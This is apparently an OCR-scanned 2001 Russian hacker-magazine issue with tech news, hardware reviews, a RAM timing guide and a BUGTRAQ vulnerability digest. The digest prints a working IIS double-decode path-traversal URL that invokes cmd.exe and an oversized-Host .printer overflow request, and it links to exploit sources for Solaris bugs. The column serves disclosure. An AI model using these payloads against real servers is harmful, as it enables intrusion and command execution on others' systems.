
Загорский оптико-механический завод освоил серийное производство первого в мире бинокля, работающего как в дневном, так и в ночном режимах. Фактически это два полноценных бинокля, собранные в одном компактном корпусе. Встроенная инфракрасная подсветка позволяет вести наблюдение в полной темноте. В ночных условиях бинокль обеспечивает двукратное увеличение и дальность обзора 100 м, при дневном свете - семикратное увеличение. Розничная цена бинокля превысит 1 тысячу долларов.

Цветок для потомков

В Нью-Йорке заложена гигантская капсула времени (calatrava.com/1/).
Идея нового сооружения принадлежит знаменитому испанскому архитектору и инженеру Сантьяго Калатраве. Его послание в будущее - контейнер в форме сказочного цветка - выполнено из стали и тянет на 1300 кг. Внутри капсулы находится 100 предметов, лучшим образом характеризующих нынешний рубеж тысячелетий. А вскроют контейнер только наши далекие потомки не раньше 3000 года; до тех пор он будет стоять у Американского музея естественной истории. Среди предметов, помещенных в “цветок”, есть сотовый телефон, компьютерная мышь и пучок волос с многострадальной овечки Долли.

Не бойся высоты, бойся электрошока

Российские ученые будут лечить от страха электрошоком.
Питерский Институт физиологии им. Евгения Попова получил патент на “Способ снижения эмоционального напряжения и устройство для его осуществления”. Как выяснилось, чудодейственное лекарство - это обыкновенный электрошок, с помощью которого в институте берутся излечить любые страхи. Работает метод очень просто. Человека сажают кресло и подключают к нему электроды, записывающие кожное напряжение - меру страха и волнения. После этого начинают воздействовать током при каждом возрастании страха. Не будете, мол, волноваться - разрядов не будет. Согласно описанию, полный курс лечения занимает 1,5-2 месяца. Улыбчивый японский журналист, участвовавший в тестированиях прибора, справился с задачей с первого раза - без единого покалывания.




Компьютер для неграмотных

В Индии разработали компьютер для безграмотных крестьян (simputer.thisaddress.net).
Новинка получила название Simputer (от англ. “Simple, Inexpensive and Multilingual”), что означает “простое, недорогое и многоязыковое устройство”, и предназначена для людей, которые не умеют писать и читать. Компьютер максимально прост в обращении. Используя графические символы и голосовые команды, крестьяне могут узнавать текущие цены на овощи, выполнять несложный поиск в Интернете. В целом, аппарат походит на обычный палмтоп. Интересно, что для снижения стоимости, в качестве операционной системы используется Linux. Работает компьютер от электросети или трех пальчиковых батареек, а стоит около 200 долларов.
Главной своей задачей компания Simputer Trust, владеющая лицензией на производство компьютеров для крестьян, ставит преодоление digital divide - технологического разрыва между развитыми и беднейшими странами мира. Хотя Индия сейчас и стоит на первом месте в мире по экспорту программистов, неграмотные составляют почти половину населения страны.

Хакерская интернет-карта

Ты уже слышал про новые интернет-карты Satel с логотипом][? Карты номиналом 3, 5, 10 часов выпущены ООО “ИССП Телеком”. Карта любого номинала НЕ ОГРАНИЧЕНА никаким временным периодом, это значит, что неизрасходованное в данном месяце время переносится на следующий месяц и т.д. Между прочим, такая карта - отличный подарок другану :)). Ты можешь ее выиграть если придумаешь достойную рифму к слову “хакер”. Ждём рифмы по адресу konkurs@real.xakep.ru. Удачи!



Бабушкины “сказки”

Американский изобретатель сконструировал кресло-качалку для записи бабушкиных рассказов.
Кресло снабжено проектором, выводящим на стену изображение маленькой девочки в полный рост. Любопытная девчушка задает старикам вопросы об их детстве и юности, внимательно слушает рассказы, в такт кивает головой, вставляет восторженные ахи и охи. При этом момент, когда стоит задать очередной вопрос, кресло-качалка определяет самостоятельно. Автор подметил, что скорость качания в конце повествования меняется. Рассказчик либо совсем замирает, либо начинает раскачиваться в бешеном ритме. Тут-то и приходит время сменить тему разговора, бестактно озадачив бабушку новым вопросом о ее тайных воздыхателях.

За дверью затаился вор

Американские ученые разработали устройство, с помощью которого можно видеть сквозь стену.
Чудо-фонарь, по размерам и форме больше напоминающий дрель, регистрирует движения живых существ на расстоянии до 3 метров за 20-сантиметровой стеной. Устройство настолько чувствительно, что "слышит" дыхание "застывшего" человека по малейшему сокращению его грудной клетки. Работать новинка может через кирпич, дерево, пластик, стекло и бетон, однако совершенно бесполезна, если объект наблюдения залег на дно бассейна или спрятался за металлом.



Катапультирование началось

Презентация Мобильного Фестиваля Новой Культуры КАТАПУЛЬТА состоялась в клубе "Спортлэнд" развлекательного комплекса "Метелица" 21 мая. Долгое ожидание журналистами начала было вознаграждено длинными речами идеолога проекта Леонида Гуткина (генерального продюсера фестиваля), Тамары Булавиной (генерального директора), а также находившихся в президиуме Владимира Матецкого, Дельфина, представителя федерации бодибилдинга Владимира Турчинского и модельера Ольги Солдатовой, позднее к ним присоединился академик Велихов. Леонид Гуткин обратил внимание на значительные изменения, произошедшие в молодежной культуре за последние 10 лет. Юное поколение получило доступ к СМИ, к Интернету, у него появилась возможность путешествовать по миру и активно общаться, а во многих областях культуры и искусства родились новые направления и технологии. Изучив эти тенденции, компания "Крем Рекордс" и разразилась идеей проекта, призванного объединить все направления альтернативной культуры. Фестиваль "Катапульта" будет иметь ежегодный цикл из двух составляющих: Интеренет - стадию и тур по городам России. Сайт фестиваля будут выполнять роль связующего звена между организаторами и талантами, желающими стать его участниками.

BUGTRAQ

COMPOSED BY CRAZY NERD, HTTP://HANGUP.DA.RU

Уязвимость: Microsoft Internet Explorer Server Certificate Validation
Уязвимы: IE5.5SP1 IE5.0.1SP1/2 9x NT4 2k
Класс: Ошибка реализации
Дата: 17 мая 2001

Очередная дыра в IE, на этот раз хромает верификация сертификатов. Если IE настроен таким образом, что работает с CRL при предоставлении веб-сервером сертификата, то не выполняется приличное количество различных проверок. Дыра позволяет представить произвольный веб-сайт как сертифицированный, что дает дополнительные возможности по манипулированию клиентом.

Уязвимость: Microsoft IE SSL Spoofing
Уязвимы: IE5.5SP1/2 IE5.0.1SP1 9x NT4 2k
Дата: 17 мая 2001

MSIE содержит ошибку, позволяющую выкладывать липовый адрес в его поле. Таким образом могут быть созданы всякие "левые" сайты с известными адресами. В сочетании с SSL эта уязвимость позволяет предотвратить клиентом проверки подлинности сайта.

Уязвимость: MS IIS/PWS Escaped Characters Decoding Command Execution
Уязвимы: MS IIS 5.0 (Win 2k sp2/sp1), IIS 4.0 (NT 4.0 SP1/2/3/4), IIS 3.0
Решение: NT SP6
Класс: ошибка реализации (unicode-парсер)
Дата: 15 мая 2001

При получении CGI запроса исполняемого имени файла IIS автоматически выполняет 2 действия:
1. Смотрит имя файла/безопасность пути/допустимость расширения.
2. Разбирает параметры вызова CGI.
Глюк заключается в выполнении 3-го, не предусмотренного разработчиками действия: вторично обрабатывается уже отработанный путь к файлу, в результате процедура начинает выполнять левый код. Т.е. налицо возможность исполнения команд с привилегиями IUSR_machine. Ошибка парсера позволяет передать IIS символы ../ , причем они не будут замечены функциями, выполняющими проверку пути к файлу. Слэш в уникоде это ни что иное, как %5c. Учитывая двойное декодирование, имеем:
%25%25%63 == %255c == %%35c == %%35%63 - кому что нравится. Фактически это означает, что командный интерпретатор у нас в кармане: www.victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe\?/c+cmdz_here

Уязвимость: Переполнение буфера в msw3prt.dll, получение командного шела
Уязвимы: IIS 5.0
Решение: Отключение спулера, удаление маппинга
Автор: Mark Maiffret, Dark Spyrit

Библиотека обрабатывает запросы типа *.printer. Переполняется собственно буффер, хранящий поля host. Собственно ошибка локализована в одной из функций этой библиотеки, которая, кстати, используется при управлении печатью в win32.
Запрос, приводящий к переполнению:
GET /NULL.printer HTTP/1.0
Host: AAAAA... 420_chars_here ...A

Уязвимость: Man -S Heap overflow
Уязвимы: RedHat Linux 7.0
Автор: Zenith Parsec
Класс: Отсутствие проверки границ
Дата: 14 мая 2001

При употреблении ключа -S возникает (как результат ошибки проверки длины) переполнение heap. В результате локальный юзер может выполнить код с привилегиями группы "man".

Уязвимость: squid /tmp File Race Condition
Уязвимы: Mandrake 6.0-7.1 RedHat 7.0 TS Linux 1.1 1.2 TurboLinux 6.0-6.0.5
Автор: Greg KH
Дата: 16 мая 2001

Проблемы начинаются при создании /tmp файлов. Пак может быть настроен для отсылки письма администратору, когда имеет место апдейт. Создание файлов же происходит при работе с мэйлом. Устроить перезапись/добавление в файл юзера squid можно, установив symb. линк с файлом, доступным для UID squid'a.

Уязвимость: dialog /tmp File Race Condition
Уязвимы: Debian Linux 2.2 sparc/powerpc/arm/alpha/68k TurboLinux 6.0-6.0.5
Автор: Debian Security Advisory
Дата: 9 мая 2001 (update)

Различный софт (debconf, например) зависит от dialog. При этом dialog создает файлы в /tmp таким образом, что линейный перебор (aka brute force attack) symb. линками в /tmp позволяет получить доступ к тем файлам, к которым имеет доступ юзер, запустивший dialog (или нечто, использующее его).

Уязвимость: mailtool buffer overflow
Уязвимы: Sun Solaris 8.0
Автор: dethy <dethy@synnergy.net>
Дата: 28 мая, 2001

Mailtool - программа, входящая в пакет поставки OpenWindows в Solaris, что отличилась наличием переполнения буфера, позволяющим локальным пользователям исполнить код/команды с правами mail-группы. Сущность бага реализуется при отправке ~1010 аргумента.

Уязвимость: Debian man-db Executable Overwrite
Уязвимы: Debian Linux 2.2 Progeny Debian 1.0
Автор: Progeny Service Network
Класс: Ошибка настройки
Дата: 3 мая 2001

Кривые версии man-db некорректно работают с запретом записи в директориях manpages. Установки позволяют из-под UID man'а перезаписывать бинарник mandb, заменяя его, например, на какой-нибудь зловредный код. Поскольку mandb имеет тот же уровень привилегий, что и юзер, запустивший его, есть возможность путем замены бинарника повысить уровень доступа в системе. Т.к. новый бин вполне может быть вызван из-под рута.

Уязвимость: RedHat Linux Swap File World Readable Permissions
Уязвимы: RedHat Linux 7.1
Автор: eran@tromer.org
Класс: Нарушение проверки доступа
Дата: 2 мая 2001

Проблема с созданием свопа делает возможным для локального юзера вытащить различные интересующие его данные. При апгрейде системы с местом под своп, меньшим, чем объем оперативной памяти, система предоставляет юзеру возможность создания свопа на ext2. Причем, этот файл является доступным для чтения. В итоге юзер тянет все что он хочет, вплоть до файлов с паролями.


Уязвимость: mailx Boundary Condition Error
Эксплоит:
www.securityfocus.com/data/vulnerabilities/exploits/mailx-F.c
Уязвимы: Sun Solaris 2.5.1 2.6 7.0 8.0
Автор: Pablo Sor
Дата: 2 мая 2001

Опять проблема обработки длинных строк. На этот раз заморочки с ключом -F позволяют локальному юзеру повысить свой уровень доступа. Благодаря неверной обработке ввода при получении 1150 символов происходит переполнение буфера и перезапись переменных в стек, в том числе и в адрес возврата из процедуры.


Уязвимость: snmpXdmid Boundary Condition Error
Эксплоит:
www.securityfocus.com/data/vulnerabilities/exploits/solsparc_snmpxdmid.c
Уязвимы: Sun Solaris 2.6 7.0 8.0
Автор: Job De Haas
Дата: 19 апреля 2001 (update)

Демон содержит ошибку, вызывающую переполнение буфера при попытке преобразования кривого DMI запроса в SNMP trap. Поскольку SnmpXdmid запускается с привилегиями рута, в случае эксплоита атакующий получает супервизора прямо не отходя от кассы.

Хард-ньюс...



Константин Буряков aka p0r0h (p0r0h@ixbt.com)



Приблуда для винтов

Весьма оригинальную и практичную новинку выпустила компания Addonics. Это Combo Hard Drive - комбинированный переходник для винчестеров, позволяющий использовать их как в качестве внешнего, так и внутреннего накопителя.

Combo Hard Drive состоит из 3,5-дюймового корпуса, "дока" и блока питания. Также в комплекте поставляются специальное ПО и один из интерфейсных кабелей - USB, Firewire или PCMCIA (по желанию юзверя). Если использовать жесткий диск в качестве внешнего устройства, то с помощью Combo Hard Drive можно подключить его к системе через один из трех интерфейсов - USB, Firewire или PCMCIA. При желании винт можно поместить в более привычное место - непосредственно в корпус компьютера. Для этого нужно воспользоваться специальным "доком", монтируемым в корпус. Теперь можно без особого труда превратить свой обычный винчестер в мобильный :). Благо порт USB есть уже почти у всех компьютеров, а цена в 100 бакинских особенно не отпугнет тех, кому нужен переносной накопитель большого объема.



Возвращение Creative

Компания Creative, о которой уже давно не было слышно на рынке видеокарт, наконец-то разразилась выпуском своих 3D Blaster'ов, основанных на чипах Nvidia.

Видюхи представлены почти во всех ценовых нишах: 3D Blaster GeForce2 MX 200 AGP меняют на 95 бакинских, 3D Blaster GeForce2 Pro - на 192$ и 3D Blaster GeForce3 обойдется в 380$. Учитывая хорошее качество девайсов и народную любовь к Креативу, можно сделать вывод, что застаиваться на прилавках эти видюхи не будут.



Новые сканнеры от Hewlett-Packard

Компания Hewlett-Packard начала продажу трех новых высокоскоростных профессиональных сканеров: HP ScanJet 7400c/7450c/7490c Professional Series.


Новый сдвоенный CCD (Charged Coupled Device) датчик HP обеспечивает разрешение, в два раза превосходящее разрешение большинства сканеров этого класса, - до 2400 dpi для получения файлов изображения с высоким уровнем детализации и 600 dpi в режиме быстрого сканирования. Сканер позволяет предварительно просмотреть изображение уже через 4 секунды и сканировать со скоростью до 15 стр./мин (с подключенным устройством автоматической подачи документов). 48-битный процессор и эксклюзивная CCD матрица HP обеспечивают получение великолепного качества изображения при минимуме затраченных усилий.



Ответный удар AMD

Достаточно долгое время компания AMD лидировала со своей линейкой Athlon'ов на рыке высокопроизводительных процессоров, но с выходом Pentium 4 от Intel с более высокими тактовыми частотами ситуация несколько изменилась. И пусть Athlon'ы стоят гораздо дешевле, но непросвещенный покупатель зачастую обращает больше внимания на количество мегагерц, чем на тесты с производительностью и сколько у.е. просят за процессор. Понятное дело, что AMD не собиралась сидеть сложа руки, а предприняла адекватные шаги. Причем сделала это довольно оригинально. Ее новые Athlon'ы с модифицированным ядром были в срочном порядке переименованы в Athlon 4, хотя ранее в пресс-релизах от AMD называлось имя Palomino.

В общем-то, я думаю, всем понятно, с какой целью так были названы эти процессоры. Теперь у Pentium 4 появился прямой конкурент не только в производительности, но и в названии. В любом случае процессорные войны только на руку простым юзверям :).



Гигабайтовый прорыв

Корпорация IBM, известная своими передовыми технологиями и девайсами, объявила о своей новой разработке хранения данных - AFC (антиферромагнетическое соединение). В основе находится принцип сверхтонкого рутениевого покрытия жесткого диска, которое позволяет записать огромные объемы информации. В результате применения такой технологии станет возможным создавать жесткие диски с плотностью записи до 100 гигабит на квадратный дюйм (ориентировочно к 2003 году). Также из свежего пресс-релиза от IBM стало известно, что уже в ближайшие 2 года будут выпущены винчестеры с емкостью до 400 Гб для настольных писюков и до 200 Гб для ноутбуков. Но особенно радует тот факт, что технология AFC существенно не влияет на повышение себестоимости жесткого диска, поэтому можно ожидать существенного снижения цен на младшие модели винчестеров. Просто удивительно, насколько быстро меняется понятие о "большом" винте - еще пару лет назад 10 Гигабайтный диск считался девайсом совершенно ненужным, но благо их производители так не думали, и теперь винтостроение вышло на более качественный уровень. Ну что ж, нам, простым хакерам и юзверям, это только на руку, особенно если учесть, сколько вареза можно залить на 400-гиговый винтик :).

Миниатюрный MP3 плеер

Компания Samsung представила новый плеер для проигрывания мп3'шек.

Имя новинки - Mini Yepp.

Помимо крошечных размеров (28x57x22 мм) и веса (33 г), она обладает LCD дисплеем, который показывает текущее время, дату и всю необходимую информацию по нужной композиции. Начинка плеера хоть и не впечатляет, но находится на довольно хорошем уровне: USB интерфейс, 32 Мб памяти, 4 режима работы эквалайзера, а также система усиления низких частот - bass boost. Стоит это добро порядка 100 забугорных единиц.



Новинки от Logitech

Logitech вновь решила порадовать геймеров, выпустив сразу 3 новых девайса - это стильный руль WingMan Formula GP, оборудованный четырьмя программируемыми кнопками, удобный джойстик WingMan Attack 2 и игровой контроллер WingMan Precision. Эти модели имеют интерфейс USB и с честью справляются со своей главной задачей - обеспечить максимальный комфорт и удобство геймерам. А они, безусловно, останутся довольны, благо качество у этих девайсов оставляет хорошее впечатление, а цена вполне приемлема (за руль просят 50 американских президентов, за джойстик WingMan Attack 2 - 20$ и за WingMan Precision около 10$).



Термопаста для оверклокера

Зачастую в комплекте к мощным и дорогим кулерам идет непонятная жижа в тюбиках и шприцах, именуемая термопастой. Не знаю, как там, в Китае, но у меня язык не поворачивается так называть эту шнягу. Гораздо эффективней и надежней использовать популярную отечественную термопасту КПТ-8. Благо по характеристикам и цене она намного превосходит более дорогие зарубежные аналоги. Но вот на помощь КПТ-8 спешит другая отечественная разработка - АлСил. Сейчас в продаже имеются 3 варианта этой пасты: КПТ-8 с пометкой “невысыхающая” (выпускается в баночках и шприцах по 3 или 6 гр.), АлСил-3 на основе нитрида алюминия и термоклей АлСил-5. АлСил-3 несколько превосходит по характеристикам известную КПТ-8, но не настолько, как искусственно подняли на нее цену хитрозадые продавцы. Реальная цена пасты - 20-30 рублей. Особого внимания заслуживает термоклей АлСил-5, благодаря которому радиаторы не только хорошо проводят тепло, но надежно и плотно прилегают к чипсету. Планируется также производство пасты на основе нитрида бора и серебра (более дорогие), но и это семейство АлСил’ов, безусловно, обретет своего покупателя.




Новенький кулер

Ни для кого, наверно, не секрет, что новые процессоры, особенно с высокими тактовыми частотами, очень сильно нагреваются, поэтому крайне необходимо обеспечить для них должное охлаждение. Получившие широкое распространение турбинного вида кулеры семейства Orb’ов от Thermaltake Technology хоть и обеспечивают хорошее охлаждение, но имеют массу негативных отзывов в свой адрес из-за сильного шума и проблем с установкой на некоторые материнские платы. Но вот новый кулер от компании Swiftech лишен этих недостатков и к тому же имеет массу других достоинств. Имя новинки - Swiftech MC-370.

Этот кулер от Swiftech без проблем встает на следующие процессоры: AMD K6, Socket A Duron, Thunderbird, Intel Celeron PPGA и Coppermine. А игольчатый радиатор и мощный вентилятор обеспечивают комфортную работу для этих камней. Причем охлаждает Swiftech MC-370 гораздо лучше аналогов от Thermaltake Technology, но при этом уровень шума у него на порядок меньше. Единственный недостаток у этого кулера - это паршивенькая термопаста, поставляемая в комплекте, но, думаю, юзвери легко решат эту проблему, заменив ее отечественной КПТ-8, например. Итак, отдав за Swiftech MC-370 45 буказоидов, можно приобрести весьма симпатичный в плане цена/качество девайс. Правда, у компании Swiftech есть еще более прогрессивная модель MC462-A с медной основой на радиаторе, но, пожалуй, слишком высокая цена в 80 американских президентов сводит на “нет” все е достоинства.






Корпус для продвинутых перцев

Для многих корпус - это не просто ящик, в котором работают все компьютерные железки.

Одни обращают внимание на дизайн, другим подавай компактность или, наоборот, большую вместительность, третьим же нужны хорошие шумовые и вентиляционные характеристики. И вот компания Lian Li решила удовлетворить интересы как можно большего числа юзверей, причем сделала это весьма оригинально и интересно, выпустив полностью алюминиевый корпус Lian Li PC-60 Aluminum.


Корпус предназначен для материнских плат формата ATX/Micro ATX, имеет очень прочную конструкцию и безопасен при установке комплектующих (нет острых ребер).


Также разработчики позаботились и о оверклокерах, и о тех, у кого установлена куча прожорливого железа, - для этого установлен мощный блок питания (330watt Enermax). Вентиляция тоже на очень высоком уровне - имеется большой вентилятор для вдува холодного воздуха и два кулера для выдува горячего (с регулируемой скоростью), но при этом шум, издаваемый при работе компьютера, не напоминает полет истребителя, как у большинства дешевых “башней”. Ну а те, кто любит раскрасить корпус в экзотические цвета и раскраски, тоже останутся довольны - алюминиевый друг легко поддается многократной покраске. В общем, хорошее решение для тех, у кого найдется 200 буказоидов.



Мозги


Константин Буряков aka p0r0h (p0r0h@ixbt.com)





Сейчас наступило время, когда оперативная память стала доступна очень многим юзверям. Понятное дело, что не каждому "счастливому" обладателю 32 или 64 MB оперативки вечно хочется наблюдать своп и тормоза при работе с ресурсоемкими приложениями и навороченными игрушками. Вот и тянутся потенциальные покупатели к компьютерным рынкам, магазинам, ларькам и подвальчикам, торгующим качественным брэндом или девайсами с гордой наклейкой "NO–NAME" от знаменитого дедушки Ляо.

Но, придя к заветной торговой точке, некоторые пользователи зачастую просто забывают уделить особое внимание на выбор оперативки, считая, что, купив n-ое количество драгоценных метров, они надолго избавят себя от надоевших проблем, хотя на самом деле нужно учитывать еще несколько важных параметров, а не только объем и цену оперативной памяти. Кому, к примеру, понравится наблюдать синий экран смерти из-за какой-нибудь ошибки в модуле памяти или частые зависания в Маздае и игрушках? Ну а про разгон системы с глючной памятью можно вообще забыть. Поэтому к покупке мозгов нужно отнестись так же серьезно, как к выбору винчестера или звуковухи, например...



SDRAM, DDR или RDRAM?

На рынке памяти в настоящее время сложилась очень интересная ситуация. Обычная SDRAM стоит крайне мало, но народ ждал и наконец-то дождался появления новой памяти DDR. Но большего ажиотажа что-то не наблюдается. И правильно. Хорошие материнские платы для AMD, поддерживающие модули DDR, пока еще слишком дороги для рядового юзверя, а прибавка к производительности еще далека от обещанных 15-20%. Ситуация постепенно будет меняться в лучшую сторону, т.к. на смену дорогим и весьма дефицитным чипсетам AMD-760, поддерживающим только память DDR, уже появляются более дешевые и универсальные чипсеты от VIA и ALi. Если у ALi MAGiK 1 универсальность весьма сказывается на производительности, причем не в лучшую сторону, то у VIA с этим все в порядке - скорость на ее новом чипсете KT266 при использовании оперативки SDRAM или DDR нареканий не вызывает.

DDR-чипсеты (например, Apollo Pro266) для Pentium III тоже присутствуют на компьютерном рынке, но системы на их основе не могут показать высокие результаты из-за особенностей процессорной шины для третьего пня. А для флагмана интеловской линейки процессоров - Pentium 4 - чипсеты с поддержкой DDR или SDRAM появятся еще не скоро, поэтому выбирать между RDRAM от Rambus и чем-нибудь еще не приходится.

Гораздо более привлекательная и перспективная DDR-память переживает сейчас основной период становления и дальнейшего развития, благо именно шина процессоров Athlon и Duron оказалась наиболее приспособленной к использованию всех возможностей DDR. Скорость прокачки данных самой быстрой PC2100 DDR как раз полностью соответствует пропускной способности процессорной шины у новых процев AMD. Происходит это прежде всего из-за того, что сама шина построена на DDR-подобной технологии.

Но, естественно, не все так замечательно, есть и минусы. Компаниям, производящим модули DDR, из-за недостаточной отлаженности технологии производства не всегда удается "выжать" из чипов все, на что они способны. Лишь пара компаний - NANYA и Apacer - выпускает эти модули с отличными характеристиками, в то время как остальные дорабатывают и совершенствуют производство.

Так какой же сейчас смысл приобретать дорогую DDR-платформу, когда сама память DDR еще не доведена до ума, и компаниям, ее производящим, есть еще над чем поработать? Вот месяца через 3-4, когда производительность этой оперативки будет выше обычной SDRAM на 15-20% и стоимостью не выше 5-10%, тогда можно смело приобретать новые системы на ее основе. А сейчас, без сомнения, оптимальным выбором остается SDRAM, тем более даже брэндовые модули этой памяти с отличными характеристиками стоят очень дешево. Так что обладатели ИНТЕЛовских и АМДешных систем могут пока не беспокоиться о кардинальном апгрейде, а просто нарастить количество оперативки.

Сначала пойми, а затем разгоняй

Как известно, медленная память тормозит весь комп, поэтому при ее выборе важно обратить внимание не только на производителя чипов и частоту ее работы (66, 100 или 133 МГц), но и на время доступа. Стандартом де-fuck'to в последнее время является 7.5 ns, но у продвинутых брэндовых моделей можно встретить и 6 ns. Соответственно, и стоимость у таких модулей будет несколько выше. Зачастую юзвери забывают правильно настроить оперативку на оптимальную производительность или просто-напросто не знают, как это сделать. Тут-то][и придет на помощь и исполнит любые желания :).

Итак, основными характеристиками модуля памяти является его частота, время доступа и тайминги, на которых он может работать. У таймингов есть несколько параметров: CAS, RAS-to-CAS и RAS precharge. CAS (латентность)- это время, необходимое, чтобы получить запрашиваемую ячейку с информацией. Так как память имеет многобанковую архитектуру, чипсет может оставлять открытой строку, к которой уже обращались. И если следующий запрос происходит к той же строке, то чипсет уже не будет тратить лишнее время. Но может случиться так, что требуемая строка окажется закрытой, тогда происходит "задержка" (RAS-to-CAS), которая займет определенное время, в зависимости от качества оперативки. В случае, если чипсет оставил открытым конкретную строку в одном из банков, а требуются данные из другой строки этого же банка, тог-

да придется записать назад старую строку перед тем как взять новую. Время, затраченное на эту запись, и обозначает последний параметр таймингов памяти - RAS precharge.
Эти три параметра (CAS, RAS-to-CAS и RAS precharge) маркируются 3-мя цифрами и обозначаются в виде X-X-X. Обычно они выглядят как 3-3-3, но, как правило, производители искусственно занижают их возможности в целях 100% стабильной работы. Но ведь ничто не мешает нам попробовать самостоятельно улучшить характеристики оперативки ;). Почти на всех материнских платах есть возможность изменять значения CAS и RAS таймингов. Для этого нужно сначала зайти в BIOS. В большинстве случаев эти значения находятся в разделе Advanced Chipset Features. Если они выглядят как 2-2-2, то ничего трогать не надо - память уже настроена на высокую производительность, но если как 3-3-3 или 3-2-2, то имеет смысл поэкспериментировать. Только не стоит сразу пытаться выставить все на максимум - есть определенный риск, что система может рухнуть. Лучше постепенно уменьшать каждое значение и уже после изменения нужно проверить, загружается ли операционка и стабильно ли она работает (программки для тестирования оперативки в экстремальных режимах можно найти на http://termos.ixbt.com). Если все в порядке, то можно смело уменьшать другое значение. Проблемы могут возникнуть при уменьшении CAS латентности - одним из самых важных параметров, отвечающих за производительность. Тогда, скорей всего, эту латентность придется оставить в покое.

Мегагерцы, ультрагерцы

